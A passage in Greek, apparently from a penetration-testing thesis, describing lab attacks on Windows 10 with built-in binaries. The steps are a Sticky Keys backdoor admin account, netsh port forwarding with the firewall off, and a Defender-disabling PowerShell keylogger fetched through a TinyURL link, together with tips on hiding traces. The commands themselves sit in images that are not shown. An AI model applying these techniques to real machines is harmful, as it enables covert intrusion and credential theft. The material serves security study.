
πρόσβαση στο τερματικό – στόχο, είτε απομακρυσμένη (δικτυακά) b) Θεωρούμε ότι προηγήθηκαν με επιτυχία μια από τις επιθέσεις που αναγράφονται στα προηγούμενα βήματα (ενεργοποίηση δεσμευμένου κελύφους γραμμής εντολών (bind shell) ή αντίστροφου κελύφους (reverse shell))

- Για το συγκεκριμένο παράδειγμα, θεωρούμε ότι συνεχίζουμε την επίθεση του βήματος 1 και επιθυμώντας να αποκτήσουμε διαχειριστικά προνόμια, θα δημιουργήσουμε ένα χρήστη και θα τον τοποθετήσουμε στην ομάδα των διαχειριστών. Φυσικά, εναλλακτικά θα μπορούσαμε να ενεργοποιήσουμε τον λογαριασμό του Administrator ή να επαναφέρουμε (reset) τον κωδικό ενός χρήστη με διαχειριστικά δικαιώματα, αλλά αυτό αφήνει περισσότερα ίχνη κι οδηγεί πιο εύκολα στον εντοπισμό. Συνεπώς, μόλις ολοκληρώσουμε τις εργασίες μας, καλό είναι να διαγράψουμε τον εν λόγω λογαριασμό. Επίσης, καλό θα είναι να δώσουμε ένα όνομα στον καινούριο χρήστη που να μην κινεί υποψίες, όπως το όνομα μιας υπηρεσίας ή μιας νόμιμης ομάδας χρηστών (π.χ. Backup Admins).

Εκκινούμε το τερματικό μέσω της λειτουργίας των “Sticky Keys” πατώντας 5 φορές το πλήκτρο “shift”, δημιουργούμε το νέο χρήστη και τον εντάσσουμε στην ομάδα των διαχειριστών με τις παρακάτω εντολές:




Επανεκκινούμε το σύστημα για να τον εμφανίσει στην οθόνη login και συνδεόμαστε κανονικά ως χρήστης “DomainUser” με κωδικό 123:



Φυσικά, θα χρειαστεί να περιμένουμε να δημιουργηθεί το προφίλ του νέου χρήστη και μόλις ολοκληρωθεί η διαδικασία, θα μας υποδεχθεί η επιφάνεια εργασίας των Windows. Πλέον, όντας στην ομάδα των διαχειριστών, μπορούμε να εκτελέσουμε οποιαδήποτε διεργασία, κάποιες από τις οποίες θα δούμε στα επόμενα βήματα.

Θέλοντας να ελαχιστοποιήσουμε τα ίχνη που αφήνουμε στο τερματικό – στόχος, με το πέρας των εργασιών κι αφού έχουμε υλοποιήσει μια μέθοδο που θα μας επιτρέπει μόνιμη πρόσβαση στο προσβεβλημένο τερματικό (persistence), διαγράφουμε τον χρήστη εξ' ολοκλήρου με την παρακάτω εντολή:



Επανεκκινούμε τον υπολογιστή κι επανέρχεται στην πρότερη κατάσταση.


Στο συγκεκριμένο βήμα χρησιμοποιήσαμε τα εργαλεία LOLBAS sethc.exe & net.exe. Η επίθεση εκτελέστηκε με επιτυχία.

3.5.3. Ανακατεύθυνση θυρών (port redirection / forwarding)

Μια βασική εργασία που μπορεί να χρειαστεί να εκτελέσουμε σε ένα προσβεβλημένο σύστημα είναι αυτή της προώθησης ή και ανακατεύθυνσης θυρών. Υπάρχουν πολλοί λόγοι, για τους οποίους θα επιθυμούσαμε να ορίσουμε προώθηση θυρών (port forwarding), ο κυριότερος όμως είναι ότι μας επιτρέπει να εκτελέσουμε άλλο ένα είδος επίθεσης, που θα το δούμε σε επόμενο βήμα: το pivoting.

- Ο πλέον αποδοτικότερος τρόπος να το επιτύχουμε είναι με το εργαλείο LOLBAS, netsh.exe. Ήδη έχουμε αναφερθεί στο συγκεκριμένο εκτελέσιμο σε προηγούμενη ενότητα, οπότε τώρα επιθυμούμε να δούμε πώς λειτουργεί. Στην προκειμένη περίπτωση μας ενδιαφέρει να ανακατευθύνουμε την κίνηση που δέχεται το μηχάνημα – στόχος σε ένα άλλο μηχάνημα. Επί της ουσίας, το προσβεβλημένο τερματικό συμπεριφέρεται σαν δρομολογητής και ακολουθώντας τους κανόνες δρομολόγησης που του τοποθετούμε εμείς, προωθεί τα πακέτα στους αντίστοιχους προορισμούς.
- Για την συγκεκριμένη επίθεση, κάνουμε τις εξής παραδοχές:
  a) Θεωρούμε ότι έχουμε κάποιου είδους πρόσβαση στο προσβεβλημένο τερματικό: είτε φυσική πρόσβαση στο τερματικό – στόχο, είτε απομακρυσμένη (δικτυακά)
  b) Επίσης, για λόγους ευκολίας, εργαζόμαστε με τον χρήστη που είχαμε δημιουργήσει στο προηγούμενο παράδειγμα, τον DomainUser.
- c) Για να κατανοήσουμε λίγο τις εντολές που δίδονται, θεωρούμε ένα εικονικό δίκτυο που έχει στηθεί για την προσομοίωση της επίθεσης. Το δίκτυο αποτελείται από τα εξής 3 τερματικά: το μηχάνημα επίθεσης που εκτελεί το λειτουργικό σύστημα Kali Linux και φέρει την διεύθυνση IP 10.0.2.15, το προσβεβλημένο τερματικό, που είναι το γνωστό Windows 10 Ultimate Edition τερματικό μας με IP 10.0.2.4 και τέλος, ένα τερματικό που χρησιμοποιεί Windows 7 κι έχει τη διεύθυνση 10.0.2.5. Αν και στο συγκεκριμένο παράδειγμα, δεν θα δούμε τη λειτουργία και των 3 τερματικών, θα τα χρειαστούμε στο μεταγενέστερο βήμα που θα εξηγήσουμε την έννοια του pivoting.
- Προς το παρόν, ασχολούμαστε με το Windows 10 τερματικό μας. Από το προηγούμενο βήμα είμαστε συνδεδεμένοι ως DomainUser, ένας λογαριασμός με διαχειριστικά δικαιώματα. Ανοίγουμε λοιπόν τερματικό γραμμής εντολών ως διαχειριστές κι εκτελούμε το εργαλείο netsh. Πρωτίστως μας ενδιαφέρει να ελέγξουμε αν υπάρχουν ήδη κάποιοι κανόνες δρομολόγησης, προτού τοποθετήσουμε τους δικούς μας. Ο λόγος είναι φυσικά προφανής: στο καθάρισμα των στοιχείων, ώστε να μην μπορούν να εντοπιστούν τα ίχνη μας, όταν ολοκληρώσουμε την εργασία μας. Σε δεύτερο χρόνο, επιθυμούμε να βρούμε μια θύρα, η οποία να μην χρησιμοποιείται από κάποια άλλη διεργασία του μηχανήματος και στην οποία θα περιμένει εισερχόμενες συνδέσεις το τερματικό-στόχος. Τρίτο βήμα, αλλά απαραίτητο για να λειτουργήσει η επίθεση είναι η απενεργοποίηση του Windows Firewall. Εδώ κάπου αξίζει να σημειώσουμε ότι ακόμα και με τις προκαθορισμένες ρυθμίσεις, κάνει εξαιρετική δουλειά όσον αφορά την

προστασία από τις εισερχόμενες κινήσεις. Αμέσως μόλις απενεργοποιήσουμε το firewall κι εντοπίσουμε μια θύρα (εδώ 3349), θα την εισάγουμε στην εντολή που θα εκτελέσει όλη τη δρομολόγηση. Όλα τα παραπάνω βήματα φαίνεται παρακάτω:



- Ως επιπρόσθετο βήμα, θα μπορούσαμε να προσθέσουμε τον κανόνα δρομολόγησης στους επιτρεπόμενους κανόνες του Windows Firewall. Έχοντας όμως, κατά νου ότι θέλουμε να αφήσουμε μηδενικό «αποτύπωμα» στον υπολογιστή μας, συστήνεται να μην το κάνουμε. Φυσικά, ανάλογα με την επίθεση, έχουμε την κριτική ευχέρεια να πράξουμε.
- Στο συγκεκριμένο βήμα χρησιμοποιήσαμε τα εργαλεία LOLBAS netsh.exe & netstat.exe. Η επίθεση εκτελέστηκε με επιτυχία.

3.5.4. Καταγραφή στοιχείων πληκτρολόγησης (key-logging)

Από τις απαραίτητες διεργασίες είναι η ικανότητα καταγραφής των πλήκτρων. Όχι μόνο μπορούμε να πάρουμε στοιχεία, συχνά και εν αγνοία του χρήστη, αλλά και ως νόμιμο εργαλείο, βοηθά να έχουμε ένα ιστορικό τι συμβαίνει στον υπολογιστή. Υπάρχουν πολλοί τρόποι να αποκτήσουμε ένα αρχείο καταγραφής πλήκτρων και με μια αναζήτηση μπορούμε να βρούμε αρκετά εργαλεία που κάνουν αυτή τη δουλειά. Ωστόσο, μένοντας πιστοί στη φιλοσοφία των LOLBAS, θα προτιμήσουμε κάποιο PowerShell script. Μάλιστα, θα μείνουμε σε ένα σχετικά απλό script, όχι πολύ εξεζητημένο, καθώς δεν αποτελεί κύριο αντικείμενο της αναφοράς.


- Στις παραδοχές μας έχουμε:

a) Θεωρούμε ότι έχουμε κάποιου είδους πρόσβαση στο προσβεβλημένο τερματικό: είτε φυσική πρόσβαση στο τερματικό – στόχο, είτε απομακρυσμένη (δικτυακά)

b) Επίσης, για λόγους ευκολίας, εργαζόμαστε με τον χρήστη που είχαμε δημιουργήσει στο προηγούμενο παράδειγμα, τον DomainUser.


c) Θα χρησιμοποιήσουμε 2 πραγματικά πολύ χρήσιμες ιστοσελίδες: το GitHub και το TinyURL. Το GitHub είναι ένας ιστότοπος που φιλοξενεί κώδικα που γράφουν κάποιοι χρήστες που επιθυμούν να τον μοιραστούν με άλλους προγραμματιστές ή απλά να επιδείξουν τις ικανότητές τους. Το TinyURL είναι μια ιστοσελίδα που συμπυκνώνει μια διεύθυνση URL μερικούς χαρακτήρες, καθιστώντας πιο εύκολο τον διαμοιρασμό της. Ένα πολύ μεγάλο πλεονέκτημα είναι ότι επειδή ακριβώς η διεύθυνση URL αλλάζει τελείως, είναι αδύνατον για το χρήστη να γνωρίζει τι ακριβώς κατεβάζει μέχρι τη στιγμή που ενδεχομένως να είναι πολύ αργά.

- Εξετάζουμε το απλούστερο σενάριο – ότι έχουμε οι ίδιοι πρόσβαση στο τερματικό, συνεπώς εκτελούμε τις παρακάτω ενέργειες μόνοι μας. Πρωτίστως ανεβάζουμε το script στο GitHub. Επιλέγουμε τη “raw” μορφή του αρχείου όπως φαίνεται εδώ:




- Στη συνέχεια επιλέγουμε το link της γραμμής διευθύνσεων και το επικολλούμε στο TinyURL που μας δίνει ένα σύντομο link:


- Αντιγράφουμε το σύνδεσμο που παράγει και το ενσωματώνουμε στην παρακάτω γραμμή εντολών, την οποία εκκινούμε ως διαχειριστές. Κάπου εδώ να σταθούμε πάλι στο γεγονός ότι το Windows Defender εντοπίζει τη λήψη του κακόβουλου script και το σταματάει. Επιβεβαιώνεται ότι όσον αφορά την υλοποίηση του Defender, η Microsoft έχει βελτιώσει κατά πολύ τις δυνατότητές του. Αν δεν είχαμε διαχειριστικά δικαιώματα, πιθανόν και να μην μπορούσαμε να τρέξουμε κάποιες ή και όλες τις επιθέσεις.
- Συνεπώς, η πρώτη εντολή απενεργοποιεί την προστασία σε πραγματικό χρόνο του Defender, για να μας επιτρέψει να εκτελέσουμε τις επόμενες εντολές. Στην επόμενη σειρά εκτελούμε 2 εντολές σε σειρά – η πρώτη κατεβάζει το PowerShell script μέσα από τη διεύθυνση TinyURL που του δηλώσαμε και το φορτώνει στη μνήμη, ενώ η δεύτερη εκκινεί τον keylogger.



- Πράγματι, αν ο χρήστης πλοηγηθεί σε μια ιστοσελίδα, π.χ. μιας τράπεζας και πληκτρολογήσει τα στοιχεία του, όπως φαίνεται παρακάτω:



- αυτά καταγράφονται και μπορούμε να τα ανακτήσουμε ανά πάσα στιγμή.



- Αξίζει να σημειωθεί ότι θα μπορούσαμε να δουλέψουμε κι άλλο το script, ώστε να δουλεύει τελείως κρυφά, χωρίς να παρουσιάζει κάποιο περιβάλλον εργασίας στον τελικό χρήστη. Ωστόσο, για το συγκεκριμένο παράδειγμα, αρκεί για να δείξουμε την ευπάθεια.

- Στο συγκεκριμένο βήμα χρησιμοποιήσαμε τα εργαλεία LOLBAS cmd.exe, powershell.exe & notepad.exe. Η επίθεση εκτελέστηκε με επιτυχία.

3.5.5. Διατήρηση επικοινωνίας και διαχειριστικών δικαιωμάτων στον προσβεβλημένο υπολογιστή (persistence)

Υπάρχει η συνήθης εσφαλμένη νοοτροπία ότι μια επίθεση ολοκληρώνεται όταν αποκτήσουμε πρόσβαση στο τερματικό – στόχο. Χωρίς να είναι τελείως λάθος η παραπάνω πρόταση, απαραίτητη προϋπόθεση για να θεωρήσουμε μια δοκιμή διείσδυσης ως επιτυχημένη είναι η ικανότητά μας να έχουμε πρόσβαση στο προσβεβλημένο τερματικό κατ' απαίτηση, ακόμα κι αν ο υπολογιστής επανεκκινήσει. Αυτή η ενέργεια είναι γνωστή ως "persistence" κι ένας δόκιμος περιφραστικός όρος θα ήταν η «διατήρηση επικοινωνίας και διαχειριστικών δικαιωμάτων στον προσβεβλημένο υπολογιστή».

